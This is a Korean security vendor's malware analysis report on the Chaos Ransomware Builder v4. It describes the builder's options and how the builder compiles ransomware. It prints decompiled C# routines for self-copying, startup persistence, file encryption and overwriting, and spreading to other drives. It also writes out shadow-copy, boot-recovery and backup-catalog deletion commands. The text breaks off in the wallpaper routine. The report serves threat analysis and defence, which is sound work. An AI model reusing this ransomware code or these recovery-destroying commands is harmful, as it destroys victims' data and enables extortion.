(주)소만사 악성코드 분석센터 월간 리포트

누구나 쉽게 랜섬웨어를 생성할 수 있는 랜섬웨어 제작툴 'Chaos Ransomware Builder v4' 분석보고서

· 지난 6월 이후 3번의 버전 업데이트 수행

· 랜덤값으로 파일을 덮어씌우는 초보적인 형태에서 시작,
현재 시스템 복원 무력화 및 파일 암호화 기능까지 추가

· 다형적 패턴으로 시그니처 기반 일부 안티바이러스 솔루션은 탐지불가


2021.10

SOMANSA

목 차

1. 개 요

1.1 배 경



[그림 1] 최초 다크웹에 공개된 게시글

지난 6 월, 해커 및 악성코드 개발자들이 활동하는 XSS 포럼에서 2018 년 부터 악명을 떨친 Ryuk 랜섬웨어를 사칭하는 새로운 랜섬웨어의 초기 버전이 공개되었다. Ryuk 를 사칭한 해당 랜섬웨어는 암호화 과정 중 실제 암호화를 수행하는 루틴이 없고, 암호화 대상 파일을 랜덤 값으로 덮어씌우는 형태의 초보적인 랜섬웨어 였다. 이후 해당 랜섬웨어의 제작자는 지속적으로 버전을 업데이트하고 있으며, 최근 해당 랜섬웨어 이름을 Chaos 라고 명명했다. 버전이 업데이트 되면서 신규 기능이 추가되었으며, 시스템 복원 무력화 및 파일 암/복호화 기능까지 추가되었다.

버전	공개 날짜	특징
1.0	2021. 06. 09.	비암호화 및 대상 파일 랜덤값으로 덮어씌워 복구 불가
2.0	2021. 06. 17.	Chaos 랜섬웨어로 명명, 시스템 복원 무력화

3.0	2021. 07. 05.	제한적인 AES/RSA 암복호화 지원 (1MB 이하)
4.0	2021. 08. 05.	제한적인 AES/RSA 암복호화 지원 (2MB 이하), 바탕화면 변경 옵션 추가


[표 1] Chaos 랜섬웨어 히스토리

1.2 파일 정보

Name	Chaos Ransomware Builder v4.exe
Type	Portable Executable 32 .NET Assembly
Behavior	Ransomware Builder
SHA-256	f2665f89ba53abd3deb81988c0d5194992214053e77fc89b98b64a31a7504d77
Description	Chaos Ransomware Builder v4

[표 2] Chaos Ransomware Builder V4

2. 분 석



[그림 2] Chaos Ransomware 유포 과정

[1 단계: ①]

①. 제작자는 Chaos Ransomware Builder(이하 Builder)를 해커 커뮤니티(XSS 포럼)에 공개 업로드

[2 단계: ②~③]


②~③. 불특정 다수 랜섬웨어 유포자들은 공개된 Builder 를 이용해 랜섬웨어를 제작, 유포

[3 단계: ④]

④. 피해자는 유포된 랜섬웨어에 감염 및 피해 확산

2.1 Chaos Ransomware Builder v4 구성

2.1.1 랜섬웨어 생성 옵션 설정




[그림 3] Chaos Ransomware Builder v4 메인 화면

Chaos Ransomware Builder 의 메인 화면은 위 그림과 같으며, 각 버튼은 아래 설명과 같다.

Randomize file extension	고정 또는 유포자가 정의한 랜섬 확장자 지정 (옵션)
Usb and network spread	USB 및 네트워크 드라이브 대상 랜섬웨어 전파 (옵션)
Process Name	랜섬웨어 프로세스 이름 지정 (옵션)
Dropped File Name	랜섬 노트 이름 지정 (옵션)
Delay Second	랜섬웨어 동작 지연 시간 (옵션)
Add to startup	PC 시작 시 자동 실행 등록 (옵션)
Select Icon	임의의 아이콘을 지정 (옵션)
Build	지정된 옵션을 기준으로 랜섬웨어 생성
[RedBox]	복호화 비용 지불을 요구하는 랜섬 노트 내용

[표 3] 각 버튼 설명

2.1.2 랜섬웨어 정보 및 제작자 코인 지갑 주소



[그림 4] About 화면


메인 화면에서 About 버튼을 클릭하면, Builder 에 대한 설명과 제작자의 비트코인, 모네로 지갑 주소를 확인할 수 있다.

2.1.3 암호화 대상 파일 확장자 설정

[그림 5] FileExtensions 설정 화면

메인 화면에서 FileExtensions 버튼을 클릭하면, 229 개의 암호화 대상 확장자를 확인할 수 있으며, 유포자가 확장자 리스트를 수정할 수 있다.

2.1.4 추가 옵션 설정



[그림 6] Advanced Options 화면

메인 화면에서 Advanced Options 버튼을 클릭하면 다음과 같은 옵션을 설정할 수 있다.


1). 시스템 복원 무력화 (옵션)

2). 바탕화면 변경 (옵션)

3). 암호화 알고리즘 선택 (옵션)

4). 파일 덮어씌우기 (옵션)

2.2 Chaos 랜섬웨어 생성 과정 분석



[그림 7] Resources 영역 Chaos 랜섬웨어 코드

Chaos Ransomware Builder v4(이하 Builder)는 바이너리 내부 Resources 영역에 Chaos 랜섬웨어 코드를 포함하고 있다. 이 코드를 기반으로 다양한 변종의 랜섬웨어를 생성한다.

2.2.1 C# 기반 Chaos 랜섬웨어 코드 로드

```
private void shapedButton4_Click(object sender, EventArgs e)
{
    if (this.textBox1.Text.Trim().Length < 1)
    {
        MessageBox.Show("Please type your message!", "Read_it.txt", MessageBoxButtons.OK, MessageBoxIcon.Hand);
    }
    else if (string.IsNullOrWhiteSpace("aa"))
    {
        MessageBox.Show("All fields are required", "Error", MessageBoxButtons.OK, MessageBoxIcon.Hand);
    }
    else
    {
        StringBuilder stringBuilder = new StringBuilder();
        for (int i = 0; i < this.textBox1.Lines.Length; i++)
        {
            stringBuilder.Append("@"" + this.textBox1.Lines[i] + ""@,@n");
        }
        string text = Resources.Source;
```

[그림 8] Builder 버튼을 통한 랜섬웨어 코드 로드

유포자가 랜섬웨어 생성에 관련된 옵션을 모두 지정한 뒤 Build 버튼을 클릭하면 Builder 의 Resource 영역에 가지고 있던 C#으로 개발된 랜섬웨어 코드를 불러온다.

2.2.2 랜섬웨어 행위 옵션 설정

```
private static string base64Image = @"#base64Image";
public static string appMutexStartup = "1qw0ll8p9m8uezhqhyd";
private static string droppedMessageTextbox = "#droppedMessageTextbox";
//************ Admin field **********
private static bool checkAdminPrivilage = #adminPrivilage;
private static bool checkdeleteShadowCopies = #checkdeleteShadowCopies;
private static bool checkdisableRecoveryMode = #checkdisableRecoveryMode;
private static bool checkdeleteBackupCatalog = #checkdeleteBackupCatalog;
```

[그림 9] C#으로 개발된 랜섬웨어 코드 일부

C#으로 개발된 랜섬웨어 코드는 그림과 같이 구성되어있다. 여기서 유포자가 옵션으로 지정 가능한 값은 #adminPrivilage 처럼 '#'이 접두어로 붙어있는 형태이다.

```
if (Settings.Default.checkAdminPrivilage)
{
    text = text.Replace("#adminPrivilage", "true");
}
else
{
    text = text.Replace("#adminPrivilage", "false");
}
if (Settings.Default.deleteBackupCatalog)
{
    text = text.Replace("#checkdeleteBackupCatalog", "true");
}
else
{
```

[그림 10] Builder 의 Build 버튼 중 옵션 설정 코드 일부

Resource 에서 가져온 C#으로 개발된 랜섬웨어 코드를 유포자가 원하는 옵션에 맞게 Replace 를 이용해 설정하는 코드의 일부이다.


2.2.3 랜섬웨어 생성

```
using (CSharpCodeProvider csharpCodeProvider = new CSharpCodeProvider(providerOptions))
{
    CompilerParameters options = new CompilerParameters(assemblyNames)
    {
        GenerateExecutable = true,
        GenerateInMemory = false,
        OutputAssembly = savePath,
        CompilerOptions = text,
        TreatWarningsAsErrors = false,
        IncludeDebugInformation = false
    };
    CompilerResults compilerResults = csharpCodeProvider.CompileAssemblyFromSource(options, new string[]
    {
        sourceCode
    });
```

[그림 11] CSharpCodeProvider 를 이용한 랜섬웨어 컴파일

유포자가 원하는 행위에 맞게 수정된 C# 랜섬웨어 코드를 CSharpCodeProvider 를 이용하여 컴파일 하는 코드의 일부이다. 이 과정을 통해 다양한 변종의 행위를하는 랜섬웨어를 생성할 수 있다.

2.3 Chaos 랜섬웨어 분석



[그림 12] 임의의 랜섬웨어 생성 예시

Builder 를 이용해 생성된 랜섬웨어를 분석하기 위해 모든 옵션을 활성화 후 “Microsoft Edge.exe”로

위장한 랜섬웨어를 생성했다.

2.3.1 중복 실행 방지

```
private static bool AlreadyRunning()
{
    Process[] processes = Process.GetProcesses();
    Process currentProcess = Process.GetCurrentProcess();
    foreach (Process process in processes)
    {
        try
        {
            if (process.Modules[0].FileName == Assembly.GetExecutingAssembly().Location && currentProcess.Id != process.Id)
            {
                return true;
            }
        }
        catch (Exception)
        {
        }
    }
    return false;
}
```

Locals

Name	Value	Type
processes	{System.Diagnostics.Process[0x00000084]}	System.Diagnostics.Process[]
currentProcess	{System.Diagnostics.Process (Microsoft Edge)}	System.Diagnostics.Process
process	{System.Diagnostics.Process (Calculator)}	System.Diagnostics.Process
array	{System.Diagnostics.Process[0x00000084]}	System.Diagnostics.Process[]
i	0x00000000	int

[그림 13] AlreadyRunning 메서드 내부

중복 실행 방지를 위해 Process.GetProcesses()를 이용하여 얻은 피해자 PC 의 모든 프로세스에 Process.GetCurrentProcess()를 이용하여 얻은 현재 프로세스와 일치하는 프로세스가 있는지 확인한다. 만약 현재 프로세스와 동일한 이름을 갖는 다른 프로세스가 있다면 true 를 반환하고, 현재 프로세스를 종료한다.

2.3.2 동작 지연

```
private static void sleepOutOfTempFolder()
{
    string directoryName = Path.GetDirectoryName(Assembly.GetEntryAssembly().Location);
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    if (directoryName != folderPath)
    {
        Thread.Sleep(Program.sleepTextbox * 1000);
    }
}
```

Locals

Name	Value	Type
directoryName	@"C:₩Users₩somansa₩Desktop"	string
folderPath	@"C:₩Users₩somansa₩AppData₩Roaming"	string

[그림 14] sleepOutOfTempFolder 메서드 내부

유포자는 Delay Second 옵션을 이용해 랜섬웨어 감염을 지연시킬 수 있다. 이 옵션은 랜섬웨어가 AppData 하위 Roaming 폴더(이하 %APPDATA%) 밖에서 실행됐을 때 동작하는 것을 알 수 있다.

2.3.3 자가 복제


```
ProcessStartInfo startInfo = new ProcessStartInfo(text2)
{
    UseShellExecute = true,
    Verb = "runas",
    WindowStyle = ProcessWindowStyle.Normal,
    WorkingDirectory = text
};
Process process = new Process();
process.StartInfo = startInfo;
if (friendlyName != processName || location != text2)
{
    if (!File.Exists(text2))
    {
        File.Copy(friendlyName, text2);
        try
        {
            Process.Start(startInfo);
            Environment.Exit(1);
            return;
        }
        catch (Win32Exception ex)
        {
            if (ex.NativeErrorCode == 1223)
            {
                Program.copyResistForAdmin(processName);
            }
            return;
        }
    }
```

Locals

Name	Value	Type
System.IO.File.Exists returned	false	bool
processName	"Microsoft Edge.exe"	string
friendlyName	"Microsoft Edge.exe"	string
location	@"C:₩Users₩somansa₩Desktop₩Microsoft Edge.exe"	string
text	@"C:₩Users₩somansa₩AppData₩Roaming₩"	string
text2	@"C:₩Users₩somansa₩AppData₩Roaming₩Microsoft Edge.exe"	string
startInfo	{System.Diagnostics.ProcessStartInfo}	System.Diagnostics.ProcessStartIn...
process	{System.Diagnostics.Process}	System.Diagnostics.Process
ex	null	System.ComponentModel.Win32...
ex2	null	System.ComponentModel.Win32...

[그림 15] copyResistForAdmin 메서드 내부

%APPDATA%에서 랜섬웨어가 실행되지 않았다면, 자가 복제 후 프로세스를 재실행 한다.



[그림 16] 관리자 권한 실행 요구

프로세스 생성 옵션으로 Verb="runas"를 설정했기 때문에 재실행되는 프로세스는 피해자에게 관리자 권한을 요구하게 된다. 이때 '아니요'를 누르면 '예'를 누를 때까지 지속적으로 관리자 권한 실행을 요구하는 메시지가 실행된다.


2.3.4 시작 프로그램 등록

```
private static void addLinkToStartup()
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
    string str = Process.GetCurrentProcess().ProcessName;
    using (StreamWriter streamWriter = new StreamWriter(folderPath + "₩₩" + str + ".url"))
    {
        string location = Assembly.GetExecutingAssembly().Location;
        streamWriter.WriteLine("[InternetShortcut]");
        streamWriter.WriteLine("URL=file:///" + location);
        streamWriter.WriteLine("IconIndex=0");
        string str2 = location.Replace('₩₩', '/');
        streamWriter.WriteLine("IconFile=" + str2);
    }
}
```

Locals

Name	Value	Type
string.Concat returned	"IconFile=C:/Users/somansa/AppData/Roaming/Microsoft Edge.exe"	string
folderPath	@"C:₩Users₩somansa₩AppData₩Roaming₩Microsoft₩Windows₩Start Menu₩Programs₩Startup"	string
str	"Microsoft Edge"	string
streamWriter	{System.IO.StreamWriter}	System.IO.StreamWriter
location	@"C:₩Users₩somansa₩AppData₩Roaming₩Microsoft Edge.exe"	string
str2	"C:/Users/somansa/AppData/Roaming/Microsoft Edge.exe"	string

[그림 17] addLinkToStartup 메서드 내부



[그림 18] 피해자 PC 시작프로그램 폴더

피해자 PC 가 재부팅 될 때 자동으로 시작될 수 있도록 시작프로그램 폴더에 바로 가기를 생성한다. 이 과정을 통해 랜섬웨어는 피해자 PC 에서 지속적으로 동작할 수 있다.

2.3.5 파일 암호화

```
private static void lookForDirectories()
{
    foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
    {
        if (driveInfo.ToString() != "C:\\")
        {
            Program.encryptDirectory(driveInfo.ToString());
        }
    }
    string location = Program.userDir + Program.userName + "\\Desktop";
    string location2 = Program.userDir + Program.userName + "\\Links";
    string location3 = Program.userDir + Program.userName + "\\Contacts";
    string location4 = Program.userDir + Program.userName + "\\Desktop";
    string location5 = Program.userDir + Program.userName + "\\Documents";
    string location6 = Program.userDir + Program.userName + "\\Downloads";
    string location7 = Program.userDir + Program.userName + "\\Pictures";
    string location8 = Program.userDir + Program.userName + "\\Music";
    string location9 = Program.userDir + Program.userName + "\\OneDrive";
    string location10 = Program.userDir + Program.userName + "\\Saved Games";
    string location11 = Program.userDir + Program.userName + "\\Favorites";
    string location12 = Program.userDir + Program.userName + "\\Searches";
    string location13 = Program.userDir + Program.userName + "\\Videos";
    Program.encryptDirectory(location);
```

[그림 19] lookForDirectories 메서드 내부

바탕화면, 바로가기, 연락처, 내문서, 사진 등 12 개 폴더와 피해자 PC 에 연결된 저장장치를 암호화 대상으로 초기화 후 encryptDirectory 메서드를 호출해 암호화를 진행한다.

```
string extension = Path.GetExtension(files[i]);
string fileName = Path.GetFileName(files[i]);
if (Array.Exists<string>(Program.validExtensions, (string E) => E == extension.ToLower()) && fileName != Program.droppedMessageTextbox)
{
    FileInfo fileInfo = new FileInfo(files[i]);
    fileInfo.Attributes = FileAttributes.Normal;
    if (fileInfo.Length < 2117152L)
    {
        if (Program.encryptionAesRsa)
        {
            Program.EncryptFile(files[i]);
        }
    }
    else if (fileInfo.Length > 200000000L)
    {
        Random random = new Random();
        int length = random.Next(200000000, 300000000);
        string @string = Encoding.UTF8.GetString(Program.random_bytes(length));
        File.WriteAllText(files[i], Program.randomEncode(@string));
        File.Move(files[i], files[i] + "." + Program.RandomStringForExtension(4));
    }
    else
    {
        string string2 = Encoding.UTF8.GetString(Program.random_bytes(Convert.ToInt32(fileInfo.Length) / 4));
        File.WriteAllText(files[i], Program.randomEncode(string2));
        File.Move(files[i], files[i] + "." + Program.RandomStringForExtension(4));
    }
    if (flag)
    {
        flag = false;
        File.WriteAllLines(location + "/" + Program.droppedMessageTextbox, Program.messages);
    }
}
```

[그림 20] encryptDirectory 메서드 내부

암호화 대상 폴더에 존재하는 파일들이 암호화 대상 확장자와 일치하는지 확인 후 파일 사이즈에 따라 암호화 루틴이 달라진다. 유포자가 Advanced Options 에서 AES/RSA 암호화를 활성화했다면, 파일 사이즈가 2117152Byte(약 2MB) 보다 작은 파일만 암호화를 진행하고, 그보다 큰 파일은

random_byte()를 이용해 무작위로 생성된 데이터를 덮어 씌운다. 즉 Chaos 랜섬웨어에 감염되면 파일 사이즈가 2117152Byte(약 2MB) 보다 큰 파일은 비용을 지불하더라도 파일을 복구하기 어렵다.

2.3.6 시스템 복구 데이터 삭제

```
// Token: 0x06000019 RID: 25 RVA: 0x00002E14 File Offset: 0x00001014
private static void deleteShadowCopies()
{
    Program.runCommand("vssadmin delete shadows /all /quiet & wmic shadowcopy delete");
}

// Token: 0x0600001A RID: 26 RVA: 0x00002E20 File Offset: 0x00001020
private static void disableRecoveryMode()
{
    Program.runCommand("bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no");
}

// Token: 0x0600001B RID: 27 RVA: 0x00002E2C File Offset: 0x0000102C
private static void deleteBackupCatalog()
{
    Program.runCommand("wbadmin delete catalog -quiet");
}
```

[그림 21] 시스템 복구 데이터 삭제 메서드

파일을 모두 암호화 후 피해자의 파일을 복구하기 어렵게 만들기 위해 복구 데이터를 모두 삭제한다.

볼륨 쉐도우 삭제	vssadmin delete shadows /all /quiet & wmic shadowcopy delete
오류 복구 사용 안함	bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no
백업 카탈로그 삭제	wbadmin delete catalog -quiet

[표 4] 윈도우 복구 데이터 삭제 명령

2.3.7 랜섬웨어 전파

```
private static void spreadIt(string spreadName)
{
    foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
    {
        if (driveInfo.ToString() != "C:₩₩" && !File.Exists(driveInfo.ToString() + spreadName))
        {
            try
            {
                File.Copy(Assembly.GetExecutingAssembly().Location, driveInfo.ToString() + spreadName);
            }
            catch
            {
            }
        }
    }
}
```

[그림 22] spreadIt 메서드 내부

피해자 PC 에 연결된 로컬 저장장치와 네트워크 저장장치에 랜섬웨어 파일을 복사한다. 이 과정을 통해 피해자 PC 를 벗어나 다른 PC 를 감염시키는 전파가 이루어진다.

2.3.8 랜섬 노트 실행

```
private static void addAndOpenNote()
{
    string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "₩₩" + Program.droppedMessageTextbox;
    try
    {
        File.WriteAllLines(text, Program.messages);
        Thread.Sleep(500);
        Process.Start(text);
    }
    catch
    {
    }
}
```

Locals

Name	Value	Type
text	@"C:₩Users₩somansa₩AppData₩Roaming₩README.txt"	string

[그림 23] addAndOpenNote 메서드 내부

피해자 PC 가 모두 감염되면 %APPDATA%에 랜섬노트를 생성하고, 파일을 실행한다. 이 과정에서 피해자는 랜섬웨어 감염 사실을 인지하고, 복호화 비용 지불을 요구받게 된다.

2.3.9 피해자 PC 바탕화면 변경

```
public static void SetWallpaper(string base64)
{
    if (base64 != "")
    {
        try
        {
            string text = Path.GetTempPath() + Program.RandomString(9) + ".jpg";
